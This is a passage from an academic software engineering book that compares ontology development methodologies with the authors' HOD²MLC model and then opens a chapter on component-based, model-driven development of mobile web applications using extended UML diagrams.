The sixth approach by Noy, et al. (2001) (Noy & McGuinness, 2001) describes a way to develop an ontology *iterative* methodology starting with rough concepts and then revising and filling in the details. The first step in their suggested methodology is to determine the domain and the scope of the ontology fulfilling the *requirements* phase (*similar to Phases 1 & 4 in HOD²MLC*). The second step is to consider whether existing ontologies are available to use, and if so, the way to utilize them (*similar to Phase 2 in HOD²MLC*). A list of all the terms that could be needed or used is produced in the third step. The class hierarchy is represented using an "is-a" relation, siblings should have the same level of generality, and also guidelines regarding when to introduce new classes or instances are given. Now the classes are defined, i.e., the terms and the relations, in the fourth step, the properties of the classes need to be specified (attributes) (*similar to Phase 5 in HOD²MLC*). One important task in this step is to check whether some relations are inverse or not (e.g., boolean operators in description languages such as Frames, OWL, etc.), and whether a default value for an attribute could be useful. After this, in the next step, the value type of both the classes and the class properties are defined, this includes cardinality, domain and range. Finally, in the last step, the individual instances are created. Their work is on the border between instance and typed based approaches to ontology design and development.

Finally, the approach of UPON (Nicola, Missikoff, & Navigli, 2005) is a methodology that adopts a *unified process* for ontology development. The methodology has cycles, phases, iterations, and workflows. Each cycle consists of four phases (inception, elaboration, construction, and transition) and results in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the release of a new version of the ontology. Each phase is further subdivided into iterations consisting of five workflows: requirements, analysis, design, implementation and test (*similar to Phased 1, 6, 5, 7 & 8 in HOD²MLC*). Workflows and phases are orthogonal in that the contribution of each workflow to an iteration of a phase can be more or less significant. The unified approach is a generic software development methodology adopted for designing any software application. The authors simply adopt the process towards ontology development without evaluating if all of the cycles and iterations are required for developing robust ontology models. Similar to the previous work, UPON is on the border between instance and typed based approaches to ontology design and development.

5.2. HOD²MLC vs. Ontology-Based Alternatives

This section presents our proposed HOD²MLC and its nine phases (see Section 4.3) which is compared and contrasted with the seven ontology alternatives presented in Section 5.1. We take a qualitative approach in making our assessment, and we are biased towards HOD²MLC which is broader in its approach to include abstract concepts, types, models, and schemas, and as a result has more phases as compared to the seven alternatives. To compare these models, we define three qualitative criteria to evaluate: *None* – the methodology does not support the phase; *Partial* **-** the methodology may have partial implemented the phase; and *Full* – the methodology has the phase in its life cycle; Table 1 summarizes this discussion.

From Table 1, all of the alternatives fulfill the *problem analysis phase* either through *requirements* generation, *usecase* scenarios (Uschold & King, 1996), formulating *competency questions* (Uschold, 1998; Grüninger & Fox, 1995; Uschold & King, 1996), or through *data abstraction.* The *ontology integration phase* is not given prominence in any alternatives except TOVE, which is primarily responsible for reuse of existing ontologies. The *knowledge acquisition phase* is the most focused phase in all of the alternatives except UPON, as they all maximize the ontology domain vocabulary. The seven alternatives

Table 1. Evaluation of ontology methodologies alternatives against HOD²MLC phases

Phases	**Ontology Life Cycle Models**

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

either combine the *specifications* with other phases, or assume they are given to build the ontology, with Methonotology and UPON with dedicated phase for defining concrete specifications, but again contrasting to our work with a more instance based approach. HOD²MLC also has a focused *specification phase* primarily for defining boundaries and additionally for analyzing the developed ontology domain model. The *Design phase* has varied importance across alternatives, achieved in EO Project, TOVE, NOY, and UPON, primarily centered on developing domain models by using metamodels such as UML, RDF/RDFS, OWL, etc., HOD²MLC uses a layered architecture (Figure 10) and FDD (Figure 11) for designing domain models and the target implementation is our extensions to OWL (see Section 3). The *Analysis phase*, a high priority in HOD²MLC to validate the domain model with the specification phase, has limited consideration by other the alternatives except UPON. The *implementation* phase is not taken into consideration in all but Uschold (1998) and Uschold, et al. (1996), with the ontology realized at some point, without a consideration of timing. All of the alternatives have no formal *testing* except UPON, while HOD²MLC uses various frameworks for evaluating and testing the realized ontology. Various alternatives take different approaches for maintaining and documenting the developed ontology, as there are no set standards for executing them.

6. CONCLUSION AND ONGOING RESEARCH

This paper has presented our work on a the *Hybrid Ontology Design & Development Model with Lifecycle, HOD²MLC* which leverages an agile software process in order to design ontologies at a more abstract and conceptual level, upgrading the ontology creation process from one that is data intensive to an approach with an emphasis on modeling and design. The work towards software development process for ontologies has been motivated by our examination of the health care domain, where many of the HIT systems (EHRs, PHRs, etc.) that need to interoperate have system specific ontologies that makes information difficult to exchange. This was discussed in detail with the clinical scenario that was presented in Section 2 that included the evolving role of ontologies in HIT and health information exchange. In support of this paper, we have leveraged our work briefly reviewed in Section 3 that has extended OWL (Saripalle, Demurjian, Algarín, & Blechner, 2013) with a UML meta-model and associated modeling concepts. Using this as a basis, in Section 4, we presented *HOD²MLC* in detail, explaining its overall process and detailing each of the phases and their inter-relationships. To facilitate the discussion, we utilized the clinical scenario and the research topics (and associated questions) to be posed by a clinical researcher, coupled with the associated ontology design that was presented in Section 3 based on the scenario. As a result, the discussion is Section 4.3 clearly demonstrates the process oriented nature of our work in support of creating ontologies at a conceptual or model level that are reusable. To place our work into its proper perspective, in Section 5, we reviewed seven other ontology development models and compared and contrasted these efforts to our own work. In summary, *HOD²MLC* takes our current work Saripalle, et al. (2013), Saripalle, et al. (2011) to the next level by casting our extensions as software engineering artifacts, placing them in a position to be shared by a wide range of stakeholders for ontology definition (domain conceptualization and vocabulary) that promote a solution that is created, imported, exported and re-used using different frameworks, tools and techniques.

In terms of related work, we are proceeding in a number of areas. First, we have worked on extending ontologies with a modeling construct akin to software design patterns, and have published preliminary results on the work (Saripalle & Demurjian, 2011). We are interested in seeing if ontology knowledge

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

patterns can be defined akin to software creational design patterns, but augmented with semantics. These ontology patterns can then be reused at an even higher level of abstraction, i.e., akin to Model View Controller (MVC), there may be patterns about symptoms, diagnosis, and treatments that are more abstract and semantically enhanced. Second, we are working on enhancing the design and development of our OWL Domain Profile (ODP) framework as presented in Section 3.3 as an extension to Protégé Ontology editor (which can create/load/save various ontology formats such as Frames, RDF/RDFS, OWL, etc.) and are also working on a Domain Profile parser algorithm which essentially authenticates and validates the imposing of the profile entities onto the ontology model concepts. The ODP extension is complaint with Protégé Java framework and we are also planning to define a Java API for accessing ODP's from an external Java based application, and on extending the ODP framework UI to define ontology patterns using the defined ODP concepts. Thirdly, we have also implemented owl:Attribute extension (Section 3.2) by extending the Protégé Ontology editor to define classes similar to UML classes. Currently, our focus is to define Ontology Architectural Patterns (OAP) which governs the overall architectural design and development of the ontology models and associated ontology-based system. These ontology architectural patterns can be compared to software structural design patterns which ease the architectural design issues by identifying efficient ways to realize interactions between involving entities. The research will also include a tool for implementation of the proposed OAP's on developed ontology models.

Chapter 29
Component Based Model Driven Development:
An Approach for Creating Mobile Web Applications From Design Models

Pablo Martin Vera
National University of La Matanza, Argentina

ABSTRACT

Current MDD methodologies are complex to use and require doing lots of models and configurations. Usually after all that effort only some part of the application source code can be automatically created. It would be desirable to have a more simple technique, but powerful enough for automatically creating a fully functional application. This works introduces a component based model driven development approach where a set of user interface components will be configured to define system behavior. Component configuration will be direct, simple and supported by a modeling tool which also includes automatic transformations for reducing the modeling task. The methodology requires the designer to build only two models: a class diagram, representing the data model of the application and a component diagram defining the user interface and the system navigation. Both components are based on UML extended with stereotypes and tagged values allowing configuring the system behavior.

INTRODUCTION

Application modeling is underestimated by the software industry. Many times software development companies, especially small and medium size, don't give enough importance to modeling and consider it a waste of time. In other instances modeling is only used in early stages of the development process for making a first definition of the problem and getting the requirements. Most of the models used in early stages are not updated with the changes that arise in the following stages of the process, so they quickly became obsolete. For that reason, the idea of giving models more importance appears. Models are used for the automatic creation of the application source code, or at least part of it. "Software development automation consists of starting from a high level (or early) representation of the desired software features

and deriving a running application out of it, possibly through a set of intermediate steps to enable some degree of user interaction with the generation process." (Brambilla, Cabot & Wimmer 2012).

Developing Software by Making Models and automatically creating source code is a tendency started several years ago. These techniques can be found with several names MDD (Model Driven Development), MDA (Model Driven Architecture), MDSE (Model Driven Software Engineering), MDE (Model Driven Engineering). All these techniques have something in common, they use models and transformations to generate source code. A transformation is a process that takes as input a model and creates a target model or source code. For example OMG MDA Approach (OMG 2003a; Kleppe, Warmer & Bast 2003) uses different kinds of models with different types of abstraction levels, starting from Platform Independent Models (PIM) to Platform Specific Models (PSM). "PIM allows visual representation of the model using a high level of abstraction. Details of the environmental models can be expressed clearly and precisely in UML as it does not use any particular implementation formalism … PSM is developed by mapping a PIM to a particular computer platform and a specific programming language" (Papajorgji, Beck & Braga 2004).

From PIM to PSM there are automatic or semi-automatic transformations. The final goal of these techniques is to automate the creation of the application source code, making designers focusing on the models rather than in the coding process. But most of the existing techniques are difficult to use and require to do a really complex process detailing models and configuring transformations in order to obtain useful code, and most of them only can create part of that code.

By taking the premise of automatic code creation and also making easier the modeling process, a new methodology was created. This methodology uses predefined and configurable user interface components to define system behavior. The use of components in the software development process is a very well establish technique by the software industry (Heineman & Councill 2001). Components are pre-defined pieces of software with a very well establish purpose. "Component-based software development stands for software construction by assembly of prefabricated, configurable, and independently evolving building blocks" (Keller Reinhard, 1998)

Components are excellent for re-use and they are reliable because once they were tested they can be re-use without modification. "Component software benefits include reusability and interoperability, among other" (Adler, 1995). Most of modern programming frameworks include pre-defined components for easiness the development process. For example login component or some UI components like grids, carrousels, etc.


This article is organized as following: first the methodology is introduced justifying why it is mainly focused on mobile web applications. Then Data and User interface models are explained with all configuration capabilities. After that, the modeling of complex applications is shown including views for different roles and complex database design. After describing all capabilities of the methodology, the support tool is shown including the transformation process and the resulting application source code. Finally related works, conclusions and future work are discussed.

Component Based Model Driven Development (CBMDD)

CBMDD is a modeling methodology for designing applications and generating the source code using extended Unified Modeling Language (UML) Models (OMG 2010). "The Unified Modeling Language is a language for specifying, constructing, visualizing, and documenting the artifacts of a software-intensive system." (Booch, Rumbaugh & Jacobson 1999).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CBMDD only requires two models: the data model and the user interface model (which includes navigation modeling). The data model is based on the UML Class Diagram and the interface model uses UML component diagrams. Performing an extension to UML syntax using a profile was necessary in order to adapt it to the methodology. “Profiles are mechanisms for adapting an existing metamodel with constructs that are specific to a particular domain, platform, or method”. (Mellor 2004)



The steps for defining an UML Profile can be founded in the work of Fuentes-Fernández & Vallecillo-Moreno (2004).


Both diagrams were extended with stereotypes and tagged values generating a conservative extension of UML. “Conservative means that the model elements of the UML meta-model are not modified... all new model elements are related by inheritance to at least one model element of the UML meta-model”. (Olsina, Pastor, Rossi & Schwabe 2008). Figure 1 shows the profile defining the methodology.

The conservative extension allows creating a CBMDD model with any existing modeling tool, but in order to easiness the configuration process a custom tool was specifically designed to support the methodology. This tool also performs all necessary transformations to create the final source code. The tool also adds interoperability capabilities with other modeling tools allowing importing and exporting models using the standard format for model interchange XMI (OMG 2003b).

The methodology starts from the UML Class diagram where the system entities are defined using some stereotypes that will be used on the final transformation to facilitate the process of generating the database script, and for identifying and describing entities on the system. Later a transformation tool uses the class diagram to automatically create a Component Diagram that the designer will modify and complete with the desired behavior of the interface. The last step consists in using the transformation tool

Figure 1. UML Profile of CBMDD methodology

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



for a second time with both models as input. The result will be a database script and a fully functional application source code. Figure 2 shows the different stages of the methodology and also remarks the steps that require user participation.

TARGETING MOBILE APPLICATIONS

This methodology is mainly proposed for modeling mobile web applications for the following reasons:

- **Reduced User Interface:** Screens sizes of mobile devices are small, beyond their resolution. Therefore the user interface shown to the user must be simple, comfortable and suitable for the way of using it. "On small displays it is impractical to have several windows open at the same time regardless of screen resolution" (Forman & Zahorjan, 1994). As this methodology is based on UI components, each one will represent a screen that will be shown to the user. Being the user interface necessarily simple, makes the component configuration direct without having to specify complex control layouts. Configuration is focused on the information to be shown and the web pages will be generated with a standard layout optimized for mobile devices visualization.
- **Simple and Intuitive Navigation System:** Because of having a reduced screen, navigation system should also be minimized. Navigation options were added to each component. Later when creating the application source code, navigation bar will be shown on the top of the page following W3C (World Wide Web Consortium) guidelines about mobile web sites (W3C 2008).
- **Taking advance of Special Characteristics:** some elements were added to take advance of capabilities on mobile devices, like SMS and Call links, also allowing the use of geo-location by taking advance of the GPS present on most devices. Also some component configuration was specially defined for improving visualization on mobile devices. For example selecting the user from a dropdown on a login page instead of tying it or showing an additional line of information on data Lists. Multi line data list is a very used technique on mobile devices for example when showing emails, one row is used for the subject and another row is used for the sender.

Figure 2. UML Profile of CBMDD ethodology

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nevertheless this methodology can also be applied to some desktop web applications where complex screen layouts are not required like standard intranet systems or a configuration backend.

Data Model

The Data model is based on the UML class diagram where each class will represent a database table. This diagram is extended with:

1. **Stereotypes for special properties:** In order to facilitate the process of the automatic creation of the database script, to identify on each class the unique identifier of the object and the descriptor is required. The identifier corresponds with a unique key that identifies uniquely the class instance or the database register when using a relational data model. The identifier is also used to map the relations between the different tables of the database. The descriptor is the property that contains a user readable description of the object, for example a person's name, a book's title, etc. To identify those properties, two stereotypes were created: <identifier> and <descriptor>.
2. **Enumeration Classes:** In some applications it will be necessary to identify those classes representing limited values, like for example the different states of an invoice, a list of allowed actions, etc. Those classes must be distinguished from other classes because they will have a special treatment when generating the source code. In order to identify those classes the UML stereotype <enumeration> is used.
3. **Special Data Types:** In order to improve user experience when using the application, especially from a mobile device, two special data types are used:
    a. **Phone Number:** Which is a string representing a telephone number allowing to render a link to automatically make a phone call or send a SMS to that number;
    b. **Address:** This data type will allow using the GPS device available on advance mobile phones and take the exact location where the user is located. If the GPS is not available or is temporally out of service, it will be possible to enter the address like a string. Also this data type will allow using the GPS to navigate to that location.

User Interface Model

The user interface will be described by using a set of pre-defined components types: Login, List, Search, Menu, CRUD, and UpdateView.

Each component is configured using tagged values. These tagged values give the personalization options for adapting components to the application being modeled.

There are some common tagged values present on most of the components types:

- **Id:** Is a value that uniquely identifies a component. It will be useful when referring the component from other components for example when designing navigation;
- **Title:** Is a textual description of the component to be shown to the user when creating the web pages.
- **Requires Authentication:** Indicates if for showing the component the user must be logged in on the system or not. If it's set to true and the user is not logged in when accessing the component it will be redirected to the login component.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Navigation:** It defines the navigation bar that must be present in all web pages of the application.
- **Main Entity:** Is used to establish the main class of the data model from which the component will be based. For example an operation of data update will be based on a particular data class, whether you can combine data from several classes it always originates from a class that is the base of the query.

Available components are:
